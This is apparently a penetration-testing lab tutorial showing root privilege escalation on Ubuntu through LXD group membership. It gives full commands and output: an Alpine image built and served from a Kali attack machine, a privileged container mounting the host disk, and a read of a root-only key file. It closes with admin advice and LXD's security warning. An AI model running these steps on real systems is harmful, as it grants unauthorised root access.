
Mounting the root filesystem in a container


Privilege escalation on the host machine through a container, we have to take a few steps. We will perform the first three steps on our (Kali) attack machine and the final two steps on the target host that is running LXD:

1. Verify that the privileged user is in the ‘lxd’ group.
2. Download and build the latest Alpine Linux image for use with LXD.
3. The output from the previous step is a compressed tarball that we have to transfer to the target host running LXD. We can transfer this file to the target using various methods, such as Python SimpleHTTPserver, which is the easiest and safest method to use in the labs.
4. When we have transferred the image to the target host running LXD, we have to import the image in LXD, assign security privileges and mount the full disk of the host machine under /mnt/root.
5. Spawn a shell on the container and access the filesystem of the host machine under /mnt/root.



```
lxdtest@ubuntu:/$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```


When we run the ‘id’ command, we can see that the current user is in the ‘lxd’ group:



```
lxdtest@ubuntu:/$ id
uid=1000(lxdtest) gid=1000(lxdtest) groups=1000(lxdtest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
,120(lpadmin),131(lxd),132(sambashare)
```

On the Kali Linux attack machine, we clone the LXD Alpine builder repository into a local directory with the following command:

git clone https://github.com/saghul/lxd-alpine-builder.git




```
root@kali:~/Desktop/lxd# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (27/27), 16.00 KiB | 364.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
```

Then we enter the lxd-alpine-builder directory and run the script to build the latest Alpine image:

cd lxd-alpine-builder


./build-alpine



```
root@kali:~/Desktop/lxd# cd lxd-alpine-builder/
root@kali:~/Desktop/lxd/lxd-alpine-builder# ls
build-alpine  LICENSE  README.md
root@kali:~/Desktop/lxd/lxd-alpine-builder# ./build-alpine
Determining the latest release ... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
```

If the build script completed successfully, we should now have a tar file that contains the image. We can transfer the Alpine tarball to the target host using Python SimpleHTTPServer. The following command will start a Python HTTP server on port 80:

python -m SimpleHTTPServer 80




```
root@kali:~/Desktop/lxd/lxd-alpine-builder# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Then, on the target host (the host running LXD), we change to the /tmp directory and download the Alpine image tarball from our Kali machine:

cd /tmp

wget http://[IP]/alpine-v3.12-x86_64-20200623_0603.tar.gz

Note: Make sure to use the right version number in the file name as this can be different.



```
lxdtest@ubuntu:/tmp$ cd /tmp
lxdtest@ubuntu:/tmp$ wget http://192.168.31.130/alpine-v3.12-x86_64-20200623_0603.tar.gz
--2020-06-23 04:08:28--  http://192.168.31.130/alpine-v3.12-x86_64-20200623_0603.tar.gz
Connecting to 192.168.31.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3221484 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.12-x86_64-20200623_0603.tar.gz’

alpine-v3.12-x86_64-20200 100%[==================================>]   3.07M  16.7MB/s    in 0.2s

2020-06-23 04:08:28 (16.7 MB/s) - ‘alpine-v3.12-x86_64-20200623_0603.tar.gz’ saved [3221484/3221484]
```

As we can see, the tar file successfully downloaded to the target and saved in the /tmp directory.


Note: You may have to run the lxc init command to start the LXD initialization process. The initialization command will take you through some configuration options for LXD. You can choose the default option for every configuration option except for the storage backend option. Here you can choose ‘dir’ instead of the default ‘zfs’ option. Additionally, you also choose to disable IPv6 if you like.

Next, we need to import the Alpine image in LXC with the following command:

lxc image import alpine-v3.12-x86_64-20200623_0603.tar.gz --alias myimage

We can verify that the image was successfully imported by running the lxd image list command:

lxc image list




```
lxdtest@ubuntu:/tmp$ lxc image import alpine-v3.12-x86_64-20200623_0603.tar.gz --alias myimage
To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: ca0d903808ebb765a97cff8f7cd2d7baef9c08450caa448c911943c4d322ec87
lxdtest@ubuntu:/tmp$ lxc image list
+---------+--------------+--------+-------------------------------+--------------+-----------+--------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |
+---------+--------------+--------+-------------------------------+--------------+-----------+--------+
| myimage | ca0d903808eb | no     | alpine v3.12 (20200623_06:03) | x86_64       | CONTAINER | 3.07MB |
+---------+--------------+--------+-------------------------------+--------------+-----------+--------+
```

Next, we have to assign security privileges, mount the full disk of the host machine under /mnt/root and start the container. We can do that with the following three commands:

lxc init myimage shell -c security.privileged=true


lxc config device add shell mydevice disk source=/ path=/mnt/root recursive=true lxc start shell



```
lxdtest@ubuntu:/tmp$ lxc init myimage shell -c security.privileged=true
Creating shell
lxdtest@ubuntu:/tmp$ lxc config device add shell mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to shell
lxdtest@ubuntu:/tmp$ lxc start shell
```

We can verify that the container is running with the following command, which returns a list of the instances existing on the system along with the current state:

lxc ls



```
lxdtest@ubuntu:/tmp$ lxc ls
+-------+---------+---------------------+-----------------------------------------------+-----------+-----------+
| NAME  |  STATE  |        IPV4         |                     IPV6                      |   TYPE    | SNAPSHOTS |
+-------+---------+---------------------+-----------------------------------------------+-----------+-----------+
| shell | RUNNING | 10.147.118.27 (eth0) | fd42:bcbe:4382:60bf:216:3eff:fe10:9759 (eth0) | CONTAINER | 0         |
+-------+---------+---------------------+-----------------------------------------------+-----------+-----------+
```

As we can see on the screenshot, the newly created container is running and has an IP address assigned to it. To spawn a shell inside the running container, we can use the following command:


lxc exec shell /bin/sh

Every command that is issued from here on is executed inside the container. For instance, we can run the following commands to get the id of the current user, some basic system information and network information from the eth0 network adapter:

id

uname -a

ifconfig eth0




```
lxdtest@ubuntu:/tmp$ lxc exec shell /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # uname -a
Linux shell 5.4.0-37-generic #41-Ubuntu SMP Wed Jun 3 18:57:02 UTC 2020 x86_64 Linux
~ # ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:16:3E:10:97:59
          inet addr:10.147.118.27  Bcast:10.147.118.255  Mask:255.255.255.0
          inet6 addr: fd42:bcbe:4382:60bf:216:3eff:fe10:9759/64 Scope:Global
          inet6 addr: fe80::216:3eff:fe10:9759/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2852 (2.7 KiB)  TX bytes:1788 (1.7 KiB)
```

Now that we have verified that we are inside the container, we can navigate to /mnt/root/ directory where we have mounted the filesystem of the host machine. If this machine were a VHL Lab machine, we could access the key.txt file (only readable by root) with the following command:

cat /mnt/root/root/key.txt

To verify that this is the filesystem of the host machine, we can also check the os-release file using the following command:

cat /mnt/root/etc/os-release


```
~ # cat /mnt/root/root/key.txt
[Key contents]
~ #
~ # cat /mnt/root/etc/os-release
NAME="Ubuntu"
VERSION="20.04 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04 LTS"
VERSION_ID="20.04"
```

As we can see on the screenshot, this is the 'os-release' file that belongs to the host machine. This process that we have arbitrary read (and write) access to the filesystem of the host machine. From here on, it is an easy task to get code execution as root on the host machine.

Privilege escalation via LXD has been a known issue since 2016, and there is no official fix for these vulnerabilities. System administrators using LXD should be aware that only users trusted with root access should be assigned to the 'lxd' group as it essentially turns them into root. The LXD team has updated the documentation with a warning:

> WARNING: Local access to LXD through the UNIX socket always grants full access to LXD. This includes the ability to attach any filesystem paths or devices to any instance as well as tweaking all security features on instances. You should only give such access to someone who you'd trust with root access to your system.
>
> Link: https://linuxcontainers.org/lxd/docs/master/security

Links

https://bugs.launchpad.net/ubuntu/+source/lxd/+bug/1829071

https://shenaniganslabs.io/2019/05/21/LXD-LPE.html

https://github.com/saghul/lxd-alpine-builder